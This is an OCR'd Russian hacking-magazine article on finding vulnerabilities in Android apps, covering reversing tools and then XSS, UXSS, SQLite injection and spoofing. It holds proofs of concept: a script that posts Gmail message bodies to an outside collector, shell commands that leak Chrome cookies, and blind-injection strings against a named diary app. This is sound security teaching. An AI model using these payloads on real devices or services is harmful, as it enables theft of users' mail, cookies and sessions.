Михаил Фирстов, Positive Technologies (cyber-punk@xakep.ru, @cyberpunkych)
Борис Рютин, Цифровое оружие и защита, EsageLab (dukebarman@xakep.ru, @dukebarman)

Роботы ошибаются

ИЩЕМ БАГИ В ПРИЛОЖЕНИЯХ ДЛЯ ANDROID

Новые ошибки в веб-сервисах, приложениях и операционных системах — все это уже так привычно и знакомо. Подобные новости мы читаем каждый день. Но что странно: если взять мобильное направление, то здесь царит тишина. И если иногда проскакивают новости об уязвимостях в самих ОС, то никакого багтрака по мобильным приложениям нет. Почему?

ВВЕДЕНИЕ

Почта, календарь, список контактов, менеджер паролей, сотни фотографий — все это хранится у нас на телефоне. Смартфон становится своеобразным ключиком ко всему: многие сервисы привязывают номер телефона для возможности восстановления пароля. При этом мы по какой-то необъяснимой причине на подсознательном уровне считаем, что все содержимое смартфона априори находится в безопасности. Худшее, что может произойти, в глазах обычного обывателя — это потеря или кража девайса. Однако на этом список угроз не заканчивается.


Мобильные приложения по сути своей мало чем отличаются от обычных. И глупо было бы говорить о том, что они более безопасны. Напротив, мобильные разработчики не сильно запариваются насчет безопасности, расставляя приоритеты в сторону функциональности и юзабилити. Программисты здесь еще не научены горьким опытом и пока мало задумываются о безопасности — главное, чтобы все хорошо работало и пользователи скачивали/покупали приложения. Поэтому нет ничего странного, что в огромном количестве приложений (в том числе банковских) кроются уязвимости — и выявляются они чаще всего простейшим анализом. Неудивительно, что безопасность мобильных приложений вызывает все больший интерес как среди злоумышленников, так и среди исследователей. Хороший пример: компания «Яндекс» в конце 2012 года добавила в конкурс «Охота за ошибками», помимо веб-сервисов, свои приложения для iOS и Android. В нашей программе сегодня — разобраться с основными типами уязвимостей в мобильных приложениях для мобильной платформы Android. Но прежде — освоим матчасть.

ANDROID-ПРИЛОЖЕНИЕ ИЗНУТРИ

Операционная система Android устроена таким образом, что каждое приложение запускается под специальной виртуальной машиной Dalvik. Ее отличительная особенность — низкое энергопотребление, что хорошо подходит для ARM-устройств. Программы для Android пишутся на Java (с использованием внешних библиотек на других языках благодаря расширению NDK), однако стандартный байт-код не используется. Вместо этого Dalvik использует свой формат — dex. Обычные class-файлы конвертируются в dex с помощью утилиты dx, входящей в Android SDK.

Приложения для Android распространяются в виде APK-файлов, которые являются исполняемыми ZIP-архивами. Внутри архива используется простая структура файлов:

- Директория META-INF:
  - MANIFEST.MF — файл-манифест;
  - CERT.RSA — сертификат;
  - CERT.SF — хеши файлов и ресурсов;



Пытаемся провести инжект и вызываем ошибку SQL

- Директория res — ресурсы, не содержащиеся в resource.arsc;
- Директория assets — дополнительные файлы;
- AndroidManifest.xml — дополнительный файл-манифест;
- classes.dex — скомпилированный файл для Dalvik;
- resources.arsc — перекомпилированные ресурсы;
- lib — не всегда есть, содержит библиотеки.

С точки зрения исследователя интерес представляют два файла — classes.dex и AndroidManifest.xml. Декомпилировав classes.dex, можно получить исходный код приложения. А в файле AndroidManifest.xml хранится информация о настройках данного приложения, например доступные ему провайдеры (разрешение на чтение, отправку SMS и так далее).

Таким образом, алгоритм реверсинга большинства приложений для Android выглядит плюс-минус одинаково:

1. Распаковать APK-архив.
2. Конвертировать с помощью утилиты dex2jar файл classes.dex в classes.jar.
3. Открыть classes.jar в Java-декомпиляторе, например JD-GUI.

ПАРА СЛОВ О БЕЗОПАСНОСТИ

Безопасность ОС Android находится на довольно высоком уровне. Как уже было сказано ранее, у каждого приложения есть файл AndroidManifest.xml, в котором прописываются все необходимые приложению разрешения (их выставляет пользователь, когда устанавливает приложение). Если приложению не разрешить отправлять SMS, то оно не сможет это делать. Такие разрешения контролируются на уровне ОС и регулируются как раз с помощью этого файла. По этой причине вредоносное приложение можно определить по наличию странных прав, например, эксплойт Gingerbreak не сработает, если у приложения нет прав на монтирование/размонтирование SD-карты. Согласись, странно, если новая версия любимых Angry Birds потребует такого.

Помимо этого, у каждого приложения есть свой уникальный ID и GID, а файлы самого приложения доступны только этому приложению (другими словами, имеют права -rw-rw----).

При старте каждого приложения запускается своя VM (Java & Dalvik), но для эксплуатации многих уязвимостей, о которых речь пойдет далее, дополнительные права не требуются. Часто достаточно разрешения на работу с интернетом, и тогда злоумышленник сможет в режиме реального времени получать все данные. А если у него деструктивные наклонности, то и этого не надо. К примеру, достаточно установить «живые» обои, не требующие никаких прав, зато удаляющие все твои заметки через SQL-инъекцию.

ИНСТРУМЕНТЫ ДЛЯ АНАЛИЗА

Как и в обычном реверсинге, программы-помощники разделяются на две категории: для статического и динамического анализа.

СТАТИЧЕСКИЙ АНАЛИЗ

Основной утилитой является dex2jar, которая входит в состав многих утилит, — о ней уже не раз упоминалось на страницах журнала, поэтому опустим подробности. Да и навыков особых она не требует, небольшой алгоритм декомпилирования приложения мы описали в предыдущей главе. Некоторое время назад в Сети появилась компания со своим мегапродуктом, который «шифровал» твое приложение. На самом деле он использовал ошибку в утилите dex2jar, которую довольно оперативно исправили. Далее, получив обычный Java-код, воспользуемся любым Java-декомпилятором. Я предпочитаю два: JD-GUI и jad, графический и консольный. У графического есть небольшая проблема: некоторые куски кода он оставляет в виде байт-кода, поэтому приходится какие-то классы декомпилировать еще раз уже с помощью jad. Если такой алгоритм не сработал, придется работать на уровне smali/backsmali-кода с помощью одноименных утилит. Ну и конечно, пригодится IDA: начиная с версии 6.1, у нее появилась поддержка ARM-архитектуры и работает распаковка APK-файлов. Стоит отметить, плагин Androguard для редактора Sublime Text (bit.ly/W5e0n2) заменяет многие утилиты, описанные выше. В его арсенале имеются встроенные декомпиляторы как Java-, так и smali-кода, конвертор XML-файлов, например AndroidManifest.xml, в обычный текстовый и многое другое.

Помимо программ для реверсинга, в Сети есть утилита для сканирования приложения на наличие уязвимостей — ScanDroid. Последняя представляет собой небольшой скрипт на Ruby, который является оберткой для утилит-декомпиляторов, а правила задаются в текстовом файле, поэтому без проблем всегда можно написать свои. Есть подробная статья по работе с ней и перевод: bit.ly/VdAEtu.

ДИНАМИЧЕСКИЙ АНАЛИЗ

С динамическим анализом в Android дело обстоит сложнее. По сути, это только Android SDK с набором утилит. С SDK могут работать три IDE: Eclipse, NetBeans, IntelliJ IDEA. Google официально поддерживает плагин для Eclipse, поэтому советую выбрать его. Хотя с выходом двенадцатой версии IDEA работа с Android в этой среде разработки стала в разы приятней.

Из SDK нам понадобятся:


- adb — основная утилита, отвечающая за обмен информацией с устройством;
- ddms — официальная утилита для дебага, описание возможностей которой займет, наверно, целую статью;
- logcat — вывод лога, в котором будут видны все ошибки, входит в состав ddms.

От пользователя требуется либо запустить эмулятор, либо кабелем подключить устройство к компьютеру. Затем включить Eclipse и открыть вкладку DDMS, в которой можно будет наблюдать лог работы устройства, список процессов, файловый менеджер (его можно использовать как для скачивания файлов с устройства, так и закачивания), ну и эмулировать отправление SMS / координат GPS или звонок. Но если запустить эмулятор и подключить больше одного устройства, следует подцепиться к нужному командой adb connect. Получить список устройств можно с помощью команды adb devices.


Относительно недавно появилась статья (bit.ly/U9ptls) про подключение gdb, но для этого надо иметь устройство с правами root или отлаживать в эмуляторе. Но никто не мешает воспользоваться android-x86 или собрать свое ядро, например, с поддержкой dtrace.

Чтобы не скачивать все утилиты по одной, французские ресерчеры сделали виртуальную машину для Android-реверсера AREvm. Она представляет собой VirtualBox-образ с Ubuntu и установленными утилитами, многие из которых мы рассмотрели выше, их останется только обновить:


- androguard
- android sdk/ndk
- apkinspector
- apktool
- axmlprinter



Находим уязвимый участок кода



Blind SQLi в приложении. Результат true-запроса.



Blind SQLi. Результат false-запроса

- dex2jar
- droidbox
- ded
- smali/baksmali

Такая виртуальная машина особенно пригодится Windows-пользователям для компилирования бинарных эксплойтов с помощью Android NDK либо Android OC.

КАКИЕ БЫВАЮТ УЯЗВИМОСТИ

На данный момент известны и эксплуатируются уязвимости, знакомые тем, кто занимается пентестом веб-сервисов:

- XSS — «межсайтовый скриптинг», то есть выполнение произвольного JavaScript, в данном случае в рамках приложения;
- UXSS — «универсальный межсайтовый скриптинг», выполнение JavaScript на любой открытой странице;
- SQL-инъекции — возможность внедрения своего кода в SQL-запрос;
- Spoofing — подмена ответов сервера.

Далее рассмотрим каждую уязвимость.

ТИП 1. XSS В ПРИЛОЖЕНИИ

Огромную опасность представляет XSS в приложениях. Например, если в приложении с помощью компонента WebView() включен JavaScript, то мы можем выполнить вредоносный код, который позволит получить со смартфона приватные данные. В качестве примера можно рассмотреть нашумевшую в прошлом году уязвимость в приложении Gmail под Android. Суть уязвимости заключалась в следующем. Если в приложении послать письмо с адреса "onload=window.location='http://google.com'"@somedmn.com, то можно было увидеть страницу Google в приложении Gmail. На основе этого нетрудно написать JS-код, который будет получать мыльники и посылать их нам на заготовленный сниффер.

```
var temp;
var i = 0;
var target = "http://some_domain.com/↩
some_handler.php";
var mid = parseInt(document.↩
getElementsByTagName("table")[0].id.↩
substring(1));
var x = new Array(mid);
for (i = mid; i > 0; i = i-1) {
    email = "m"+i;
    temp = "data="+mid+" "+i+" "+↩
    encodeURI(window.gmail.↩
    getMessageBody(email)+"\n\n"+↩
    window.gmail.getAddress(email));
    x[i] = new XMLHttpRequest();
    x[i].open("POST",target,true);
    x[i].setRequestHeader↩
    ("Content-type", "application/↩
    x-www-form-urlencoded");
    x[i].send(temp);
}
```

Таким образом, если ты найдешь XSS в приложении, то существует большой шанс получить данные. Однако не стоит забывать, что для этого должен использоваться компонент WebView и setJavaScriptEnabled().

ТИП 2. UXSS И FILE://

Существует отдельный вид уязвимостей — UXSS (Universal Cross Site Scripting). Этот тип уязвимостей специфичен для браузеров, так как позволяет выполнять JavaScript-код на любой своей открытой странице. Из «большого» мира для примера можно вспомнить баг в Opera (bit.ly/SPcwvm). А в качестве примера по теме нашей статьи возьмем 0-day, найденный Артёмом Чайкиным в мобильной версии браузера Chrome (благодаря ему Артём, кстати, попал в Зал славы Гугла). Суть данной уязвимости проста — использование JavaScript: в URL текущей вкладки.

Приведу сразу PoC. Запускаем shell на Android-устройстве (используется эмулятор или реальный девайс — это неважно):

```
shell@android:/ $ am start -n ↩
com.android.chrome/com.google.android.↩
apps.chrome.SimpleChromeActivity -d ↩
'http://www.google.ru'
```

И у нас запускается Chrome с google.ru в текущей вкладке. А теперь используем JavaScript внутри URL:

```
shell@android:/ $ am start -n ↩
com.android.chrome/com.google.android.↩
apps.chrome.SimpleChromeActivity -d ↩
'javascript:alert(document.cookie)'
```

И мы увидим кукис (document.cookie) сайта на текущей вкладке (в данном случае google.ru). Или другой вариант: показать окно о том, что версия браузера устарела, предложив обновиться, перейдя по указанному адресу с заранее заготовленным зловредным содержанием. Вариантов много.

Также можно запускать Chrome через команду adb shell. Тогда, например, последняя команда будет выглядеть так:

```
adb shell am start -n ↩
com.android.chrome/com.google.android.↩
apps.chrome.SimpleChromeActivity -d ↩
'javascript:alert(document.cookie)'
```

Теперь еще один интересный баг, опубликованный тем же исследователем. Как известно, файлы приложения доступны только самому приложению. Но разработчики Chrome допустили использование протокола file://, и благодаря этому мы можем получить файлы приложения и загрузить их на карточку с правами, позволяющими любому приложению открыть их. PoC выглядит следующим образом:

```
shell@android:/ $ am start -n ↩
com.android.chrome/com.android.chrome.↩
Main -d 'file:///data/data/com.android.↩
chrome/app_chrome/Default/Cookies'
```

И в /sdcard/Downloads/Cookies.bin мы увидим наши печеньки с правами «Для всех». Теперь любое приложение может прочитать

```
/storage/sdcard0/Download # ls -la
total 68953
drwxrwxr-x    3 root     sdcard_r      4096 Sep 13 23:34 .
drwxrwxr-x   47 root     sdcard_r      4096 Sep 11 17:30 ..
-rw-rw-r--    1 root     sdcard_r     71849 Jul 15 20:11 .facebook_1572917119.jpg
-rw-rw-r--    1 root     sdcard_r         0 Jul 19 01:55 5PBQrC7S.part
-rw-rw-r--    1 root     sdcard_r         0 Jul 19 01:51 6zP4YMm2.part
drwxrwxr-x    2 root     sdcard_r      4096 Jun 18 12:12 Adobe Reader
-rw-rw-r--    1 root     sdcard_r   9831137 Jul 31 17:03 BSides_SAP_Slapping.pdf
-rw-rw-r--    1 root     sdcard_r         0 Jul 19 18:50 Bpj+LVII.part
-rw-rw-r--    1 root     sdcard_r     86016 Jul 19 00:30 Cookies (1).bin
-rw-rw-r--    1 root     sdcard_r     86016 Jul 19 00:56 Cookies (2).bin
-rw-rw-r--    1 root     sdcard_r     86016 Jul 20 00:50 Cookies (3).bin
-rw-rw-r--    1 root     sdcard_r     86016 Jul 19 00:29 Cookies.bin
-rw-rw-r--    1 root     sdcard_r       718 Aug  4 06:18 FilledCircle.swf
-rw-rw-r--    1 root     sdcard_r    102400 Jul 20 00:58 History.bin
-rw-rw-r--    1 root     sdcard_r   1533750 Jul  7 20:57 IMAG0514.jpg
```

Скачанный через file файл Cookies с правами на чтение «для всех»

При помощи XSS в приложении заменяем location на google.com

Наглядный пример XSS в приложении

такой файл и отправить их злоумышленнику, чтобы он смог авторизоваться на каком-нибудь веб-сервисе, используя полученные данные.

ТИП 3. SQLITE-INJ В ПРИЛОЖЕНИИ

Обычно для хранения данных приложение использует или SQLite-таблицы, или XML-файлы. Чтобы найти файлы определенного приложения, нужно обратиться по адресу /data/data/%app_name%/.

Рассмотрим подробнее атаку на приложение с использованием SQLite injection. Найти уязвимое приложение довольно просто, так же как и с обычными SQL inj, только приложение при подстановке кавычки в уязвимое поле завершится с ошибкой, а в консоли можно увидеть подробный отчет об SQL-ошибке. Изучая исходный код приложения, не стоит забывать об опасных участках при работе с базой данных, например подстановке переменных напрямую в запрос.

От теории перейдем к практике. Я взял первое приложение, которое нашел по запросу Diary. Это приложение itesta.Diaro (https://play.google.com/store/apps/details?id=itesta.Diaro).

Уязвимость присутствует в запросе поиска заметок. Весь запрос:

```
SELECT de.*, dc.category_name, ↩
dc.category_color FROM diaro_entries ↩
de LEFT JOIN diaro_categories dc ON ↩
de.parent=dc._id
 WHERE (de.'text' like '%ss%' OR ↩
 de.'tags' like '%ss%' OR de.'gps_↩
 location' like '%ss%'
 OR de.'gps_coord' like '%ss%' OR ↩
 dc.category_name like '%ss%') ORDER by ↩
 de.date DESC, de._id DESC
 LIMIT 0, 25
```

Как это выглядит в исходном коде, можно увидеть на скриншоте. Легко составить Blind SQL injection:

```
true -  %') and 1=1--
false - %') and 1=0--
```

Так как в Android-приложениях используется база данных SQLite, то можно сделать запрос SELECT * FROM sqlite_master-- и получить всю структуру.

ТИП 4. SPOOFING

Теперь перейдем к спуфингу контента. Для пентеста приложений под Android советую использовать Android SDK и давно знакомый нам Burp. Если перенаправить весь трафик Android-системы, запущенной под эмулятором, на прокси, то можно изменять пакеты, которые отправляются устройством и приходят на него:

```
root@android-sdk/tools # ./emulator ↩
-avd avd_name -http-proxy http://↩
127.0.0.1:8080
```

Для примера можно заменить содержимое ответа на запрос адреса ya.ru.


Теперь для чего нам может это понадобиться. В реальных условиях спуфинг можно провести с помощью специализированных утилит вроде Ettercap. Предположим, что у нас есть приложение, которое получает данные с внешнего источника и записывает их в базу. Разработчики часто забывают об этом и могут допустить ошибку, составив запрос с уязвимостью. Таким образом, подменяя ответ сервера на нужный нам SQL inj, мы можем проводить различные операции на устройстве жертвы.

Также часто хочется увидеть ответ самого устройства на отправленный SQL-запрос.

Для этого существует маленькая хитрость. Она заключается в том, что разработчики все чаще и чаще используют в своих приложениях HTML-коды для разметки. За их использование отвечает класс WebView. В Android используется движок WebKit для обработки HTML. По умолчанию JavaScript в классе WebView не включен, но нам он и не понадобится. Техника будет аналогична той, что используется в снифферах. У нас имеется сервер, который записывает в лог все, что после ?. Таким образом, мы формируем запрос, чтобы он выводил в ответ «<img src=http://server/?41>»: в данном случае это запрос «SELECT X'3c'||'img src=http://server/?'||hex('A')||X'3e';».

CONCEPTS

Конечно, это всего лишь малая часть того, как можно проводить пентест Android-приложений. В завершение статьи приведу нереализованные концепты атак: SQLite load_extension(), динамическая загрузка сторонних библиотек и подгрузка сторонних БД. Постараемся рассмотреть их в другой статье. Кроме того, в одном из следующих номеров будет опубликован отчет об уязвимостях, найденных в рамках конкурса «Охота за ошибками» от компании «Яндекс».



Интерфейс JD-GUI для просмотра декомпилированного кода

WWW

- **UXSS и file:// в Chrome:** bit.ly/TP8oMs;
- **XSS in Android Apps:** bit.ly/12FCB8d;
- **XSS in Gmail App:** bit.ly/hnYuXc;
- **обзор программ для реверсинга Android-приложений:** slidesha.re/ZB2asu;
- **пост о новой версии Androguard и видео по использованию Sublime-плагина:** bit.ly/W5gAt9.